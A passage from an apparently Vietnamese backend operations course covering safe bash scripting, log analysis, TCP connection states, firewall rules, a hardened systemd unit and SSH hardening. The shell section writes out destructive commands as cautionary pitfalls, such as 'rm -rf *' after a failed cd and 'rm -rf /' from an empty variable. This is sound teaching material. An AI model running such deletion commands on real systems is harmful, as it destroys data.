Và hai điều dành riêng cho chương trình Go chạy trong container: (1) Từ Go 1.25, `GOMAXPROCS` mặc định tôn trọng giới hạn CPU của cgroup (trước đó, trong container giới hạn 1 CPU trên máy 64 lõi, chương trình vẫn tạo 64 luồng xử lý và bị bóp CPU làm độ trễ đuôi tăng vọt, hãy dùng thư viện `automaxprocs` nếu còn dùng Go cũ). (2) Đặt `GOMEMLIMIT` bằng khoảng 90% giới hạn bộ nhớ của container để bộ gom rác chủ động dọn thay vì để OOM killer giết chương trình.

4. Shell script an toàn

Shell là "keo" của vận hành: script triển khai, sao lưu, kiểm tra sức khỏe, bước trong CI. Nó cũng là ngôn ngữ dễ viết sai nhất, vì mặc định của nó **tiếp tục chạy sau lỗi** và **tách chuỗi theo khoảng trắng**. Hãy bắt đầu mọi script bằng tiêu đề này:

```
#!/usr/bin/env bash
set -euo pipefail
```

- `-e` thoát ngay khi một lệnh trả mã khác 0 (có ngoại lệ: lệnh nằm trong `if`, `&&`, `||`).
- `-u` coi biến chưa khai báo là lỗi (bắt lỗi chính tả tên biến).
- `-o pipefail` làm cả ống lỗi nếu *bất kỳ* thành phần nào lỗi (mặc định chỉ lấy mã của lệnh cuối).

Xem từng nhóm bẫy xảy ra thật, cùng cách sửa:

```
echo "== 1. Không có set -e: lệnh lỗi bị lờ đi =="
bash -c 'false; echo "  vẫn chạy tiếp sau lệnh lỗi"'
bash -c 'set -e; false; echo "  (không in)"'; echo "  với set -e: mã thoát $?"

echo "== 2. pipefail: lỗi giữa đường ống =="
bash -c 'set -e; false | cat; echo "  không pipefail: coi như thành công"'
bash -c 'set -eo pipefail; false | cat; echo "  (không in)"'; echo "  có pipefail: mã thoát $?"

echo "== 3. set -u: biến chưa khai báo =="
bash -c 'echo "rm -rf /data/$BIEN_GO_SAI/cache  <- khi BIEN_GO_SAI rỗng, đường dẫn thành /data//cache"'
bash -uc 'echo "$BIEN_GO_SAI"' 2>&1 | sed 's/^bash: line [0-9]*: /  /'

echo "== 4. Dấu ngoặc kép =="
f="bao cao thang 9.txt"
bash -c 'f="$1"; printf "  không ngoặc kép: "; for x in $f; do printf "[%s]" "$x"; done; echo' _ "$f"
bash -c 'f="$1"; printf "  có ngoặc kép:    "; for x in "$f"; do printf "[%s]" "$x"; done; echo' _ "$f"

echo "== 5. trap dọn dẹp khi thoát (kể cả khi lỗi) =="
bash -c '
  set -euo pipefail
  tmp="$(mktemp)"
  trap "rm -f \"$tmp\"; echo \"  đã dọn $(basename "$tmp" | sed "s/tmp\..*/tmp.***/")\"" EXIT
  echo "  làm việc với tệp tạm"
  false
  echo "  (không in)"
'; echo "  mã thoát $?"

echo "== 6. Khóa bằng mkdir (nguyên tử) để chỉ một bản chạy =="
lock="$(mktemp -d)/khoa"
mkdir "$lock" 2>/dev/null && echo "  tiến trình A: lấy được khóa"
mkdir "$lock" 2>/dev/null || echo "  tiến trình B: khóa đã có, thoát"
```

```
== 1. Không có set -e: lệnh lỗi bị lờ đi ==
  vẫn chạy tiếp sau lệnh lỗi
  với set -e: mã thoát 1
```

```
== 2. pipefail: lỗi giữa đường ống ==
  không pipefail: coi như thành công
  có pipefail: mã thoát 1
== 3. set -u: biến chưa khai báo ==
rm -rf /data//cache  <- khi BIEN_GO_SAI rỗng, đường dẫn thành /data//cache
  BIEN_GO_SAI: unbound variable
== 4. Dấu ngoặc kép ==
  không ngoặc kép: [bao][cao][thang][9.txt]
  có ngoặc kép:    [bao cao thang 9.txt]
== 5. trap dọn dẹp khi thoát (kể cả khi lỗi) ==
  làm việc với tệp tạm
  đã dọn tmp.***
  mã thoát 1
== 6. Khóa bằng mkdir (nguyên tử) để chỉ một bản chạy ==
  tiến trình A: lấy được khóa
  tiến trình B: khóa đã có, thoát
```

Bài học từ từng phần:

1. **Không có** `set -e`, script cứ chạy tiếp trên nền trạng thái hỏng (ví dụ `cd /thu-muc-sai && rm -rf *` mà quên `&&` thì xóa nhầm thư mục hiện tại).
2. **Không** `pipefail`, `pg_dump | gzip > backup.gz` báo thành công dù `pg_dump` thất bại, vì chỉ mã của `gzip` được xét. Hậu quả: bạn có một tệp sao lưu 20 byte và tin rằng mình đã có bản sao lưu.
3. `set -u` biến lỗi chính tả thành lỗi tức thì thay vì xóa nhầm `/data//cache` (hoặc nặng hơn, `rm -rf "$DIR/"` với `DIR` rỗng thành `rm -rf /`).
4. **Luôn đặt biến trong dấu ngoặc kép** `"$var"`. Không ngoặc kép, một đường dẫn có khoảng trắng bị tách thành nhiều đối số. Đây là nguồn gốc của vô số lỗi và cả lỗ hổng chèn lệnh.
5. `trap ... EXIT` là cách dọn tệp tạm, giải phóng khóa, kể cả khi script lỗi giữa chừng (như `defer` trong Go).
6. **Khóa nguyên tử**: `mkdir` hoặc `flock` (Linux) để bảo đảm chỉ một bản script chạy cùng lúc; kiểm tra "tệp có tồn tại chưa rồi mới tạo" thì có khe hở cho điều kiện đua.

Thêm vài thói quen tốt: dùng `[[ ... ]]` thay `[ ... ]`; `local` cho biến trong hàm; `"${var:-mặc_định}"` cho giá trị mặc định và `"${var:?thông báo}"` để bắt buộc phải có; `command -v tên` để kiểm tra công cụ tồn tại; `mktemp` thay vì tên tệp tạm tự chế; cẩn thận với `eval`; script **idempotent** (chạy hai lần cho cùng kết quả); in thông báo ra `stderr`, kết quả ra `stdout`. Dùng **shellcheck** (phân tích tĩnh, bắt được hầu hết bẫy trên) và **shfmt** (định dạng) trong CI. Ví dụ ở bản tham chiếu: `scripts/deploy.sh`, `scripts/backup.sh`, `scripts/restore_drill.sh`, `scripts/smoke.sh`.

> **Khi nào không nên viết shell**
> Quá khoảng 50–100 dòng, hoặc khi cần cấu trúc dữ liệu thật (JSON, bản đồ lồng nhau), xử lý lỗi tinh vi, gọi API có thử lại, hoặc kiểm thử đơn vị nghiêm túc, hãy viết **công cụ bằng Go** (một binary tĩnh, có test, không phụ thuộc môi trường). Shell tốt nhất khi là lớp keo mỏng gọi các chương trình khác. Ranh giới thực dụng: nếu bạn bắt đầu thấy mình thao tác với mảng kết hợp hoặc phân tích JSON bằng `grep`, đã đến lúc chuyển.

5. Phân tích nhật ký bằng dòng lệnh

Khi sự cố xảy ra, bạn thường có một tệp nhật ký lớn và một câu hỏi: lỗi bắt đầu từ lúc nào, ở route nào, bao nhiêu phần trăm yêu cầu? Bộ năm công cụ `grep` (lọc), `sed` (biến đổi), `awk` (tính toán theo cột), `sort | uniq -c` (đếm), `head`/`tail` (cắt) trả lời được 90% câu hỏi như vậy. Với một nhật ký truy cập mẫu 14 dòng (cột: thời điểm, phương thức, đường dẫn, mã trạng thái, thời gian xử lý tính bằng giây):

```
cd "$(mktemp -d)"
```

```
# Nhật ký truy cập mẫu (định dạng giống cấu hình nginx ở Buổi 46): thời gian, phương thức, đường dẫn, mã, giây.
cat > access.log <<'LOG'
2026-10-10T09:00:01 GET /api/v1/products 200 0.012
2026-10-10T09:00:02 GET /api/v1/products/42 200 0.004
2026-10-10T09:00:02 POST /api/v1/orders 201 0.180
2026-10-10T09:00:03 GET /api/v1/products/42 200 0.003
2026-10-10T09:00:04 POST /api/v1/orders 500 1.900
2026-10-10T09:00:05 GET /api/v1/products/7 404 0.002
2026-10-10T09:00:06 POST /api/v1/auth/login 401 0.095
2026-10-10T09:00:06 POST /api/v1/auth/login 401 0.091
2026-10-10T09:00:07 POST /api/v1/auth/login 401 0.093
2026-10-10T09:00:08 GET /api/v1/products 200 0.015
2026-10-10T09:00:09 POST /api/v1/orders 201 0.210
2026-10-10T09:00:10 GET /api/v1/products/42 200 0.003
2026-10-10T09:00:11 POST /api/v1/orders 503 2.500
2026-10-10T09:00:12 GET /api/v1/products 200 0.011
LOG
echo "== Số yêu cầu theo mã trạng thái =="
awk '{print $4}' access.log | sort | uniq -c | sort -rn
echo "== Đường dẫn được gọi nhiều nhất =="
awk '{print $2, $3}' access.log | sort | uniq -c | sort -rn | head -3
echo "== Tỉ lệ lỗi 5xx =="
awk '{n++} $4 ~ /^5/ {e++} END {printf "%d/%d = %.1f%%\n", e, n, 100*e/n}' access.log
echo "== Trung bình và lớn nhất của thời gian xử lý theo đường dẫn (POST /orders) =="
awk '$2=="POST" && $3=="/api/v1/orders" {s+=$5; n++; if ($5>m) m=$5} END {printf "n=%d  trung bình=%.3fs  lớn nhất=%.1fs\n", n, s/n, m}' access.log
echo "== Số lần đăng nhập sai (401), dấu hiệu dò mật khẩu =="
grep -c ' /api/v1/auth/login 401 ' access.log
echo "== Chỉ các yêu cầu chậm hơn 1 giây, in thời gian và đường dẫn =="
awk '$5 > 1 {print $1, $3, $4, $5"s"}' access.log
echo "== sed: ẩn id số trong đường dẫn để gom nhóm theo route =="
sed -E 's#/[0-9]+( |$)#/:id\1#' access.log | awk '{print $2, $3}' | sort | uniq -c | sort -rn | head -4
```

```
== Số yêu cầu theo mã trạng thái ==
      6 200
      3 401
      2 201
      1 503
      1 500
      1 404
== Đường dẫn được gọi nhiều nhất ==
      4 POST /api/v1/orders
      3 POST /api/v1/auth/login
      3 GET /api/v1/products/42
== Tỉ lệ lỗi 5xx ==
2/14 = 14.3%
== Trung bình và lớn nhất của thời gian xử lý theo đường dẫn (POST /orders) ==
n=4  trung bình=1.198s  lớn nhất=2.5s
== Số lần đăng nhập sai (401), dấu hiệu dò mật khẩu ==
3
== Chỉ các yêu cầu chậm hơn 1 giây, in thời gian và đường dẫn ==
2026-10-10T09:00:04 /api/v1/orders 500 1.900s
2026-10-10T09:00:11 /api/v1/orders 503 2.500s
== sed: ẩn id số trong đường dẫn để gom nhóm theo route ==
      4 POST /api/v1/orders
      4 GET /api/v1/products/:id
      3 POST /api/v1/auth/login
      3 GET /api/v1/products
```

Mẫu tư duy cần lấy ra từ ví dụ:

- **Đếm theo nhóm**: `awk '{print $4}' | sort | uniq -c | sort -rn` là "công thức" dùng đi dùng lại cho mọi cột (mã trạng thái, đường dẫn, IP, tác nhân người dùng).
- **Chuẩn hóa trước khi gom nhóm**: `/products/42`, `/products/7`... là *cùng một route*; thay id số bằng `:id` (hàm `sed` cuối) rồi mới đếm. Đây cũng là lý do metrics của ShopGo dùng **mẫu route** làm nhãn thay vì URL thô (Buổi 38).

- **Lọc theo điều kiện số học** bằng `awk '$5 > 1'`: tìm yêu cầu chậm.
- **Tỉ lệ**: `awk` giữ bộ đếm và in ở khối `END`.

Nhật ký của ShopGo là JSON (`slog` + `trace_id`). Với JSON hãy dùng `jq` thay vì `grep` (`jq -r 'select(.level=="ERROR") | [.time, .msg, .trace_id] | @tsv'`). Từ một `trace_id` bạn nhảy sang công cụ truy vết (Buổi 38). Khi khối lượng lớn hơn một máy, bạn chuyển sang Loki/Elasticsearch, nhưng tư duy lọc, chuẩn hóa, gom nhóm vẫn là như vậy.

Một số công cụ hữu ích khác: `xargs` (biến đầu vào thành đối số, `-P 8` để chạy song song), `find ... -mtime +14 -delete` (dọn tệp cũ), `tee` (ghi và vẫn in), `watch -n 2 'lệnh'` (lặp lại), `diff -u` (so sánh), `sort -h` (sắp xếp theo `1K, 2M`), `column -t` (căn cột), `tail -F` (theo dõi cả khi tệp bị xoay vòng).

6. Mạng cho kỹ sư backend

6.1. Các khái niệm đủ dùng

- Một **địa chỉ** là cặp `IP:cổng`. Dịch vụ **nghe** (listen) trên một địa chỉ cục bộ; client **kết nối** từ một cổng tạm (ephemeral, khoảng 32768–60999 trên Linux) tới địa chỉ đó.
- **Nghe ở đâu quyết định ai kết nối được.** `127.0.0.1:8080` chỉ nhận kết nối từ chính máy; `0.0.0.0:8080` (hay `:8080`) nhận từ mọi giao diện. Hai lỗi đối xứng: (a) trong container, dịch vụ nghe `127.0.0.1` thì **không thể truy cập từ ngoài container** (cần `0.0.0.0`); (b) trên máy chủ, cổng quản trị/`/metrics`/cơ sở dữ liệu nghe `0.0.0.0` mà không có tường lửa thì lộ ra Internet. ShopGo nghe `:8080` (bắt buộc trong container) và đặt `/metrics` ở cổng riêng được tường lửa/NetworkPolicy chặn.
- **DNS** dịch tên thành IP. Bản ghi `A`/`AAAA` (địa chỉ), `CNAME` (bí danh), `TTL` (thời gian lưu đệm). Máy chủ đọc `/etc/resolv.conf` để biết hỏi ai. Đổi IP của dịch vụ mà TTL còn 1 giờ nghĩa là có client vẫn tới IP cũ trong 1 giờ. Nhiều sự cố "lúc được lúc không" là do DNS (ứng dụng Go tự giải DNS bằng trình giải mã thuần Go hoặc `cgo`; trong Kubernetes, tên dạng `dich-vu.namespace.svc.cluster.local` được CoreDNS phục vụ).

6.2. Vòng đời kết nối TCP và hai trạng thái gây rắc rối

Một kết nối TCP bắt đầu bằng bắt tay ba bước (SYN, SYN-ACK, ACK) và kết thúc bằng trao đổi `FIN`. Bên **đóng trước** gửi `FIN`, rồi đi qua `FIN_WAIT_1` → `FIN_WAIT_2`; bên kia nhận `FIN` vào `CLOSE_WAIT` và **chỉ rời trạng thái này khi ứng dụng gọi** `Close()`. Khi cả hai đã đóng, bên đóng trước nằm ở `TIME_WAIT` (thường 60 giây) để bảo đảm gói tin lạc không bị hiểu nhầm là của kết nối mới.

Hai hệ quả vận hành, và cách *thấy chúng bằng mắt*:

- `CLOSE_WAIT` **chồng chất = ứng dụng của bạn rò kết nối**: bên kia đã đóng nhưng mã của bạn quên `Close()` (thường là quên `resp.Body.Close()` hoặc đóng `rows`). Chúng tích lũy cho đến khi hết mô tả tệp.
- `TIME_WAIT` **hàng chục nghìn ở phía client = bạn đang mở/đóng kết nối quá nhiều** thay vì tái sử dụng (keep-alive, pool). Tốn cổng tạm và CPU bắt tay.

Chương trình dưới dựng đúng hai kịch bản trên một máy và hỏi hệ điều hành trạng thái kết nối (`netstat` trên Windows, `ss` trên Linux):

```
// Quan sát vòng đời TCP bằng công cụ của hệ điều hành: CLOSE_WAIT (rò kết nối) và TIME_WAIT.
package main

import (
    "fmt"
    "io"
    "net"
```

```
    "os/exec"
    "runtime"
    "sort"
    "strings"
    "time"
)

// trangThai chạy netstat/ss và trả về trạng thái của các kết nối liên quan tới cổng port, đã che cổng tạm.
func trangThai(port string) []string {
    var out []byte
    if runtime.GOOS == "windows" {
        out, _ = exec.Command("netstat", "-an", "-p", "tcp").Output()
    } else {
        out, _ = exec.Command("ss", "-tan").Output()
    }
    seen := map[string]bool{}
    for _, line := range strings.Split(string(out), "\n") {
        f := strings.Fields(line)
        var local, remote, state string
        switch {
        case runtime.GOOS == "windows" && len(f) >= 4 && f[0] == "TCP":
            local, remote, state = f[1], f[2], f[3]
        case runtime.GOOS != "windows" && len(f) >= 5:
            state, local, remote = f[0], f[3], f[4]
        default:
            continue
        }
        switch {
        case strings.HasSuffix(local, ":"+port) && state != "LISTENING" && state != "LISTEN":
            seen["máy chủ  (cổng "+port+")  "+state] = true
        case strings.HasSuffix(remote, ":"+port):
            seen["máy khách (cổng tạm)  "+state] = true
        }
    }
    var res []string
    for k := range seen {
        res = append(res, k)
    }
    sort.Strings(res)
    return res
}

func chay(ten, port string, serverDong bool) {
    ln, err := net.Listen("tcp", "127.0.0.1:"+port)
    if err != nil {
        panic(err)
    }
    var giu []net.Conn // kết nối bị "quên" đóng
    done := make(chan struct{})
    go func() {
        c, _ := ln.Accept()
        io.Copy(io.Discard, c) // đọc đến EOF: máy khách đã đóng
        if serverDong {
            c.Close()
        } else {
            giu = append(giu, c) // quên đóng: rò kết nối
        }
        close(done)
    }()
    cl, _ := net.Dial("tcp", "127.0.0.1:"+port)
    cl.Write([]byte("xin chào"))
    cl.Close() // máy khách đóng trước
    <-done
    time.Sleep(300 * time.Millisecond)
    fmt.Println("---", ten)
    for _, l := range trangThai(port) {
        fmt.Println(l)
    }
    ln.Close()
    _ = giu
}
```

```
func main() {
    chay("Server QUÊN đóng kết nối sau khi đọc EOF (rò kết nối)", "47301", false)
    chay("Server đóng đúng cách sau khi đọc EOF", "47302", true)
}
```

```
--- Server QUÊN đóng kết nối sau khi đọc EOF (rò kết nối)
máy chủ  (cổng 47301)  CLOSE_WAIT
máy khách (cổng tạm)  FIN_WAIT_2
--- Server đóng đúng cách sau khi đọc EOF
máy khách (cổng tạm)  TIME_WAIT
```

Kịch bản đầu: máy khách đóng, máy chủ **không** đóng, nên máy chủ kẹt ở `CLOSE_WAIT` mãi mãi (đây là dấu hiệu rò kết nối), còn máy khách chờ ở `FIN_WAIT_2`. Kịch bản sau: máy chủ đóng đúng cách, kết nối kết thúc sạch, bên đóng trước (máy khách) chỉ còn `TIME_WAIT` tạm thời. Trên Linux, tên trạng thái viết có gạch ngang (`CLOSE-WAIT`, `TIME-WAIT`).

6.3. Công cụ chẩn đoán mạng (Linux)

```
ss -tlnp                      # cổng đang nghe và tiến trình nào giữ (t=TCP, l=nghe, n=số, p=tiến trình)
ss -tan state close-wait | wc -l          # đếm kết nối CLOSE-WAIT (rò kết nối?)
ss -s                         # thống kê tổng số kết nối theo trạng thái
curl -sS -o /dev/null -w 'dns=%{time_namelookup} tcp=%{time_connect} tls=%{time_appconnect}
ttfb=%{time_starttransfer} tổng=%{time_total}\n' https://api.shop.example.com/healthz
dig +short api.shop.example.com          # IP hiện tại; dig @8.8.8.8 để hỏi máy chủ DNS khác
nc -zv db.internal 5432                  # cổng có mở và thông không?
sudo tcpdump -i any -nn port 8080 -c 20  # nhìn gói tin thật (dùng ngắn, lọc kỹ)
traceroute / mtr api.shop.example.com    # đường đi và nơi mất gói
```

Dòng `curl -w` đáng để ghi nhớ: nó tách thời gian thành các giai đoạn, cho biết chậm ở **DNS**, **bắt tay TCP**, **bắt tay TLS**, hay **thời gian phục vụ** (từ `tls` đến `ttfb`). "API chậm" mà `tcp` đã 300 ms thì đừng đi tối ưu SQL.

6.4. Tường lửa

Tường lửa mặc định chặn mọi thứ vào, chỉ mở đúng cổng cần. Trên Ubuntu dùng `ufw` (lớp bọc của `nftables`); trên đám mây dùng **Security Group** (Buổi 46). Cấu hình tối thiểu cho một VPS chạy ShopGo sau Nginx:

```
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow 22/tcp      # SSH (tốt hơn: giới hạn theo IP của bạn hoặc chỉ cho qua bastion/VPN)
sudo ufw allow 80,443/tcp  # HTTP (chuyển hướng + ACME) và HTTPS
sudo ufw limit 22/tcp      # chặn tạm thời IP thử kết nối SSH quá nhiều lần
sudo ufw enable
sudo ufw status verbose
```

PostgreSQL (5432), Redis (6379), `/metrics` (9090) **không** có trong danh sách trên và phải nghe trên `127.0.0.1` hoặc mạng riêng. Một lỗi kinh điển: Docker tự thêm quy tắc `iptables` để công bố cổng (`-p 5432:5432`) **bỏ qua** `ufw`, nên cơ sở dữ liệu vẫn lộ ra Internet dù bạn tưởng đã chặn. Hãy công bố cổng với địa chỉ nghe tường minh (`-p 127.0.0.1:5432:5432`, như `compose.yaml` của chúng ta).

7. systemd: chạy dịch vụ như một công dân hạng nhất

Trên máy chủ Linux hiện đại, **systemd** khởi động và giám sát dịch vụ: khởi động khi bật máy, khởi động lại khi chết, ghi nhật ký, giới hạn tài nguyên. Một dịch vụ là một **unit** (tệp `.service`). Dưới đây là unit thật của ShopGo API trong bản tham chiếu:

```
# deploy/systemd/shopgo-api.service
[Unit]
```

```
Description=ShopGo API
Documentation=https://wiki.example.com/shopgo
After=network-online.target postgresql.service
Wants=network-online.target

[Service]
Type=simple
User=shopgo
Group=shopgo
# Đường dẫn "current" là symlink trỏ tới thư mục phát hành đang dùng (scripts/deploy.sh đổi nó).
ExecStart=/opt/shopgo/current/api
# Bí mật và cấu hình nằm ngoài ảnh/binary, chỉ root và nhóm shopgo đọc được (chmod 640).
EnvironmentFile=/etc/shopgo/api.env
Restart=on-failure
RestartSec=2s
# systemd gửi SIGTERM rồi chờ tối đa TimeoutStopSec trước khi SIGKILL; phải lớn hơn SHUTDOWN_TIMEOUT của
ứng dụng.
KillSignal=SIGTERM
TimeoutStopSec=35s
LimitNOFILE=65536

# Gia cố: dịch vụ chỉ thấy phần hệ thống nó cần.
NoNewPrivileges=true
ProtectSystem=strict
ProtectHome=true
PrivateTmp=true
PrivateDevices=true
ProtectKernelTunables=true
ProtectControlGroups=true
RestrictAddressFamilies=AF_INET AF_INET6 AF_UNIX
RestrictNamespaces=true
LockPersonality=true
SystemCallFilter=@system-service
CapabilityBoundingSet=
MemoryMax=512M

[Install]
WantedBy=multi-user.target
```

Đọc các dòng quan trọng:

- `User=shopgo`, `EnvironmentFile=` (bí mật ngoài unit, quyền 640): nguyên tắc ít quyền và cấu hình bên ngoài.
- `Restart=on-failure` + `RestartSec=2s`: tự khởi động lại khi thoát với mã khác 0 hoặc bị tín hiệu giết. (Cẩn thận vòng lặp sập: `StartLimitBurst` chặn khởi động lại vô hạn.)
- `KillSignal=SIGTERM` + `TimeoutStopSec=35s`: lớn hơn `SHUTDOWN_TIMEOUT` (25 giây) cộng 3 giây chờ bộ cân bằng tải: khớp với chuỗi tắt êm ở Buổi 27.
- Khối **gia cố** (`ProtectSystem=strict`, `NoNewPrivileges`, `PrivateTmp`, `SystemCallFilter`...): biến unit thành một "hộp cát" mà không cần container. Kiểm điểm bằng `systemd-analyze security shopgo-api`.
- `After=postgresql.service` chỉ là thứ tự khởi động, **không** là đảm bảo cơ sở dữ liệu đã sẵn sàng nhận kết nối; ứng dụng vẫn phải tự thử lại kết nối khi khởi động (chúng ta đã làm ở `database.Connect`).

Các lệnh hằng ngày (Linux):

```
sudo cp deploy/systemd/shopgo-api.service /etc/systemd/system/
sudo systemctl daemon-reload                # đọc lại unit sau mỗi lần sửa
sudo systemctl enable --now shopgo-api      # bật khi khởi động máy và chạy ngay
systemctl status shopgo-api                 # trạng thái, PID, vài dòng nhật ký cuối
sudo systemctl restart shopgo-api           # khởi động lại (SIGTERM, chờ, rồi chạy lại)
journalctl -u shopgo-api -f                 # theo dõi nhật ký
journalctl -u shopgo-api --since "10 min ago" -p err   # chỉ lỗi trong 10 phút qua
journalctl -u shopgo-api -o json | jq -r '.MESSAGE' | head   # nhật ký JSON của slog nằm trong MESSAGE
systemd-analyze verify /etc/systemd/system/shopgo-api.service   # kiểm tra cú pháp unit
```

Với tác vụ định kỳ (sao lưu hằng đêm), **systemd timer** (một cặp `.timer` + `.service`) hay hơn `cron` vì có nhật ký, giới hạn tài nguyên, và chạy bù khi máy tắt (`Persistent=true`). `cron` vẫn đủ cho việc đơn giản: `0 2 * * * /opt/shopgo/scripts/backup.sh >> /var/log/shopgo-backup.log 2>&1`. Chú ý: môi trường của `cron` rất nghèo (`PATH` ngắn); dùng đường dẫn tuyệt đối và đặt biến trong script.

Hai điểm vận hành khác: **xoay vòng nhật ký** (`logrotate`, hoặc để `journald` giới hạn `SystemMaxUse=`) để nhật ký không làm đầy đĩa; **đồng bộ thời gian** (`chrony`/`systemd-timesyncd`) vì lệch giờ làm hỏng token JWT, TLS và sắp xếp nhật ký. Máy chủ nên đặt múi giờ **UTC**; hiển thị giờ địa phương là việc của giao diện.

8. SSH: cửa vào máy chủ

SSH là kênh mã hóa để đăng nhập, chạy lệnh, chép tệp và mở đường hầm. Nó cũng là cánh cửa mà kẻ tấn công thử gõ liên tục (nhật ký `auth.log` của một VPS mới thường ghi hàng nghìn lần đoán mật khẩu mỗi ngày). Ba quy tắc nền tảng: **dùng khóa, không dùng mật khẩu**; **không đăng nhập root**; **giữ khóa riêng tư ở máy bạn**.

8.1. Khóa công khai

Bạn có một **cặp khóa**: *khóa riêng tư* (`~/.ssh/id_ed25519`, không bao giờ rời máy bạn, bảo vệ bằng cụm mật khẩu) và *khóa công khai* (`id_ed25519.pub`, dán vào `~/.ssh/authorized_keys` của máy chủ). Khi kết nối, máy chủ gửi thử thách mà chỉ người giữ khóa riêng mới ký đúng. `ed25519` là lựa chọn hiện đại: khóa ngắn, nhanh, an toàn (RSA cần ≥ 3072 bit). Tạo cặp khóa và xem *dấu vân tay* (định danh ngắn của khóa, dùng để đối chiếu):

```
cd "$(mktemp -d)"
cat > ssh_config <<'CFG'
Host *
  ServerAliveInterval 30
  IdentitiesOnly yes

Host bastion
  HostName 203.0.113.10
  User deploy
  IdentityFile ~/.ssh/shopgo_ed25519

Host prod-*
  User deploy
  ProxyJump bastion
  IdentityFile ~/.ssh/shopgo_ed25519

Host prod-api
  HostName 10.0.1.5
CFG
echo "== Cấu hình hiệu lực khi gõ: ssh prod-api =="
ssh -F ssh_config -G prod-api 2>/dev/null | grep -E
'^(hostname|user|port|proxyjump|serveraliveinterval|identitiesonly) |^identityfile .*shopgo'
echo "== Tạo khóa ed25519 (không mật khẩu chỉ để thử) và xem dấu vân tay =="
ssh-keygen -q -t ed25519 -N "" -C "dev@shopgo" -f ./khoa_thu
ssh-keygen -l -f ./khoa_thu.pub | sed -E 's/SHA256:[A-Za-z0-9+\/]+/SHA256:<dấu-vân-tay-ngẫu-nhiên>/'
echo "== Khóa công khai (an toàn để dán vào authorized_keys), cắt bớt =="
```

```
cut -c1-37 khoa_thu.pub | sed 's/$/.../'
```

```
== Cấu hình hiệu lực khi gõ: ssh prod-api ==
user deploy
hostname 10.0.1.5
port 22
identitiesonly yes
serveraliveinterval 30
identityfile ~/.ssh/shopgo_ed25519
proxyjump bastion
== Tạo khóa ed25519 (không mật khẩu chỉ để thử) và xem dấu vân tay ==
256 SHA256:<dấu-vân-tay-ngẫu-nhiên> dev@shopgo (ED25519)
== Khóa công khai (an toàn để dán vào authorized_keys), cắt bớt ==
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI...
```

Hai điểm trong đầu ra: dấu vân tay (đã che vì ngẫu nhiên mỗi lần) là cách xác minh bạn nói chuyện đúng với khóa mong muốn; và khóa công khai bắt đầu bằng loại khóa `ssh-ed25519`, an toàn để dán, gửi qua kênh bất kỳ. **Khóa riêng tư (tệp không có `.pub`) thì không bao giờ**: không đưa vào Git, không gửi qua chat, không chép vào ảnh Docker. Máy chủ từ chối khóa riêng tư nếu quyền lỏng hơn `600`.

```
ssh-copy-id -i ~/.ssh/shopgo_ed25519.pub deploy@203.0.113.10    # cài khóa công khai lên máy chủ
ssh -i ~/.ssh/shopgo_ed25519 deploy@203.0.113.10                 # đăng nhập
eval "$(ssh-agent -s)" && ssh-add ~/.ssh/shopgo_ed25519          # agent: nhập cụm mật khẩu một lần
```

8.2. ~/.ssh/config: đừng gõ tay mỗi lần

Tệp cấu hình gom thiết lập theo tên máy và hỗ trợ **bastion** (máy nhảy): chỉ bastion mở cổng SSH ra Internet, các máy chủ ứng dụng ở mạng riêng chỉ nhận SSH từ bastion. Phần `ssh -G` bên trên in **cấu hình hiệu lực** cho tên `prod-api`: kết hợp mẫu `Host prod-*` (người dùng `deploy`, `ProxyJump bastion`) và mục cụ thể `Host prod-api` (địa chỉ nội bộ `10.0.1.5`). Từ đó `ssh prod-api` tự đi vòng qua bastion; `ssh -G <tên>` là cách kiểm tra khi cấu hình "không chạy như mong đợi". Nguyên tắc ghép: với mỗi thông số, **giá trị khớp đầu tiên thắng**, nên đặt mục cụ thể trước mục chung (`Host *` ở cuối).

8.3. Đường hầm: truy cập dịch vụ nội bộ an toàn

Thay vì mở cổng PostgreSQL ra Internet để xem dữ liệu, mở một **đường hầm cục bộ**:

```
# Cổng 15432 trên máy bạn -> (qua bastion) -> db.internal:5432 trong mạng riêng
ssh -N -L 15432:db.internal:5432 bastion
psql "postgres://shopgo@127.0.0.1:15432/shopgo"      # ở một terminal khác
# Đường hầm ngược (-R): mở một cổng trên máy chủ trỏ về máy bạn (cẩn thận, hiếm dùng)
# Chuyển tiếp động (-D 1080): biến SSH thành proxy SOCKS
```

8.4. Gia cố sshd và xác minh máy chủ

Sửa `/etc/ssh/sshd_config` (hoặc tệp trong `sshd_config.d/`) rồi `sudo sshd -t && sudo systemctl reload ssh` (luôn thử cú pháp trước khi nạp lại, và **giữ sẵn một phiên SSH đang mở** khi đổi cấu hình để khỏi tự khóa mình ra ngoài):

```
PasswordAuthentication no        # chỉ khóa, không mật khẩu
PermitRootLogin no               # đăng nhập bằng người dùng thường rồi sudo
PubkeyAuthentication yes
AllowUsers deploy                # danh sách trắng
MaxAuthTries 3
ClientAliveInterval 300
X11Forwarding no
```

Thêm `fail2ban` (tự cấm IP thử sai nhiều lần) và cân nhắc đổi sang **chứng chỉ SSH** có thời hạn hoặc truy cập qua VPN/Tailscale/SSM thay vì cổng 22 mở. Còn một điểm phía client: lần đầu kết nối, SSH hiện **dấu vân tay**

khóa máy chủ để bạn xác nhận rồi lưu vào `~/.ssh/known_hosts`. Lần sau nếu khóa đổi, SSH cảnh báo to ("REMOTE HOST IDENTIFICATION HAS CHANGED"): đừng phản xạ xóa dòng cũ; đó có thể là tấn công trung gian. Hãy xác nhận với người quản trị máy chủ (qua kênh khác) rằng máy đã được dựng lại.

Trong CI, đừng đặt khóa riêng tư cá nhân của bạn làm bí mật; tạo **khóa triển khai** riêng, chỉ có quyền tối thiểu trên một máy, thu hồi được độc lập. Tốt hơn nữa là tránh SSH từ CI hoàn toàn: để cụm kéo thay đổi (GitOps, Buổi 48) hoặc dùng cơ chế do nhà cung cấp quản lý (OIDC, SSM).

Chép tệp: `scp` (đơn giản) và `rsync -avz --delete` (chỉ chép phần khác, hợp cho triển khai và sao lưu). `rsync -n` chạy thử, chỉ in những gì sẽ làm.

9. Quy trình 60 giây khi "máy chủ chậm"

Khi nhận cảnh báo, đừng đoán. Chạy một chuỗi lệnh cố định theo phương pháp **USE** (Utilization, Saturation, Errors cho từng tài nguyên: CPU, bộ nhớ, đĩa, mạng). Đây là bản rút gọn của danh sách 60 giây nổi tiếng của Brendan Gregg (Linux):

```
uptime                 # nạp trung bình 1/5/15 phút: đang tăng hay đã giảm?
dmesg -T | tail -20    # OOM killer? lỗi đĩa? quá nhiều kết nối?
